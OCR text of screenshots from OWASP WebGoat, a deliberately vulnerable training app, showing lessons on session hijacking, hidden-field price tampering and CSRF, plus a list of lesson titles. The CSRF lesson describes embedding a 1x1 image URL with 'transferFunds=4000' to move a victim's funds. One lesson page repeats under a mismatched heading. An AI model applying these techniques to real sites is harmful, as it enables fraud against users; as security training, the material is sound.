
Session Hijacking


Hijack a Session - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://localhost:8080/WebGoat/attack?Screen=63&menu=1800
Google
SWEET Eclipse BlueJ Tomcat W3Schools Java Java SE Java EE 6 Java Notes WebGoat Videos WebGoat v5.3 MySQL SQLMAP BeEF
Hijack a Session
Choose another language: English
Logout
Hijack a Session
OWASP WebGoat V5.3
Hints
Show Params
Show Cookies
Lesson Plan
Show Java
Solution
Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Denial of Service
Improper Error Handling
Injection Flaws
Insecure Communication
Insecure Configuration
Insecure Storage
Malicious Execution
Parameter Tampering
Session Management Flaws
Hijack a Session
Spoof an Authentication Cookie
Session Fixation
Web Services
Admin Functions
Challenge
Solution Videos
Restart this Lesson
Application developers who develop their own session IDs frequently forget to incorporate the complexity and randomness necessary for security. If the user specific session ID is not complex and random, then the application is highly susceptible to session-based brute force attacks.
General Goal(s):
Try to access an authenticated session belonging to someone else.
Sign In
Please sign in to your account.
*Required Fields
*User Name:
*Password:
Login
By Rogan Dawes of ASPECT SECURITY
Application Security Specialists
OWASP Foundation | Project WebGoat | Report Bug


Cross-Site Request Forgery


Cross Site Request Forgery (CSRF) - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://localhost:8080/WebGoat/attack?Screen=13&menu=900
Google
SWEET Eclipse BlueJ Tomcat W3Schools Java Java SE Java EE 6 Java Notes WebGoat Videos WebGoat v5.3 MySQL SQLMAP BeEF
Cross Site Request Forgery (C...
OWASP WebGoat V5.3
Hints
Show Params
Show Cookies
Lesson Plan
Show Java
Solution
Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Phishing with XSS
LAB: Cross Site Scripting
Stage 1: Stored XSS
Stage 2: Block Stored XSS using Input Validation
Stage 3: Stored XSS Revisited
Stage 4: Block Stored XSS using Output Encoding
Stage 5: Reflected XSS
Stage 6: Block Reflected XSS
Stored XSS Attacks
Reflected XSS Attacks
Cross Site Request Forgery (CSRF)
CSRF Prompt By-Pass
CSRF Token By-Pass
HTTPOnly Test
Cross Site Tracing (XST) Attacks
Denial of Service
Improper Error Handling
Injection Flaws
Insecure Communication
Insecure Configuration
Insecure Storage
Malicious Execution
Solution Videos
Restart this Lesson
Your goal is to send an email to a newsgroup that contains an image whose URL is pointing to a malicious request. Try to include a 1x1 pixel image that includes a URL. The URL should point to the CSRF lesson with an extra parameter "transferFunds=4000". You can copy the shortcut from the left hand menu by right clicking on the left hand menu and choosing copy shortcut. Whoever receives this email and happens to be authenticated at that time will have his funds transferred. When you think the attack is successful, refresh the page and you will find the green check on the left hand side menu.
Title:
Message:
Submit
Message List
Created by Sherif Koussa
acadamian
OWASP Foundation | Project WebGoat | Report Bug

Access Controll


Exploit Hidden Fields - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://localhost:8080/WebGoat/attack?Screen=60&menu=1700
Google
SWEET Eclipse BlueJ Tomcat W3Schools Java Java SE Java EE 6 Java Notes WebGoat Videos WebGoat v5.3 MySQL SQLMAP BeEF
Exploit Hidden Fields
Choose another language: English
Logout
Exploit Hidden Fields
OWASP WebGoat V5.3
Hints Show Params Show Cookies Lesson Plan Show Java Solution
Introduction
General
Access Control Flaws
Using an Access Control Matrix
Bypass a Path Based Access Control Scheme
LAB: Role Based Access Control
Stage 1: Bypass Business Layer Access Control
Stage 2: Add Business Layer Access Control
Stage 3: Bypass Data Layer Access Control
Stage 4: Add Data Layer Access Control
Remote Admin Access
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Denial of Service
Improper Error Handling
Injection Flaws
Insecure Communication
Insecure Configuration
Insecure Storage
Malicious Execution
Parameter Tampering
Solution Videos
Restart this Lesson
Try to purchase the HDTV for less than the purchase price, if you have not done so already.
Shopping Cart
Shopping Cart Items -- To Buy Now
Price
Quantity
Total
56 inch HDTV (model KTV-551)
2999.99
1
$2999.99
The total charged to your credit card: $2999.99
UpdateCart
Purchase
ASPECT SECURITY
Application Security Specialists
OWASP Foundation | Project WebGoat | Report Bug
Transferring data from localhost...

Authentication


Exploit Hidden Fields - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://localhost:8080/WebGoat/attack?Screen=60&menu=1700
Google
SWEET Eclipse BlueJ Tomcat W3Schools Java Java SE Java EE 6 Java Notes WebGoat Videos WebGoat v5.3 MySQL SQLMAP BeEF
Exploit Hidden Fields
Choose another language: English
Logout
Exploit Hidden Fields
OWASP WebGoat V5.3
Hints
Show Params
Show Cookies
Lesson Plan
Show Java
Solution
Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Password Strength
Forgot Password
Basic Authentication
Multi Level Login 1
Multi Level Login 2
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Denial of Service
Improper Error Handling
Injection Flaws
Insecure Communication
Insecure Configuration
Insecure Storage
Malicious Execution
Parameter Tampering
Session Management Flaws
Web Services
Admin Functions
Challenge
Solution Videos
Restart this Lesson
Try to purchase the HDTV for less than the purchase price, if you have not done so already.
Shopping Cart
Shopping Cart Items -- To Buy Now
Price
Quantity
Total
56 inch HDTV (model KTV-551)
2999.99
1
$2999.99
The total charged to your credit card: $2999.99
UpdateCart
Purchase
ASPECT SECURITY
Application Security Specialists
OWASP Foundation | Project WebGoat | Report Bug
Transferring data from localhost...

Know Exploits / Code / Solution From WebGoat Lessons:

1.HTTP Basics
2.HTTP Splitting
3.Bypass HTML Field Restrictions
4.Exploit Hidden Fields
5.Bypass Client Side JavaScript Validation
6.Hijack a Session
7.Spoof an Authentication Cookie
8.Session Fixation
9.Stored XSS Attacks
10.Reflected XSS Attacks
11.Cross Site Request Forgery
12.HTTPOnly Test
13.Command Injection
14.Numeric SQL Injection
15.String SQL Injection
16.Modify Data with SQL Injection
17.Add Data with SQL Injection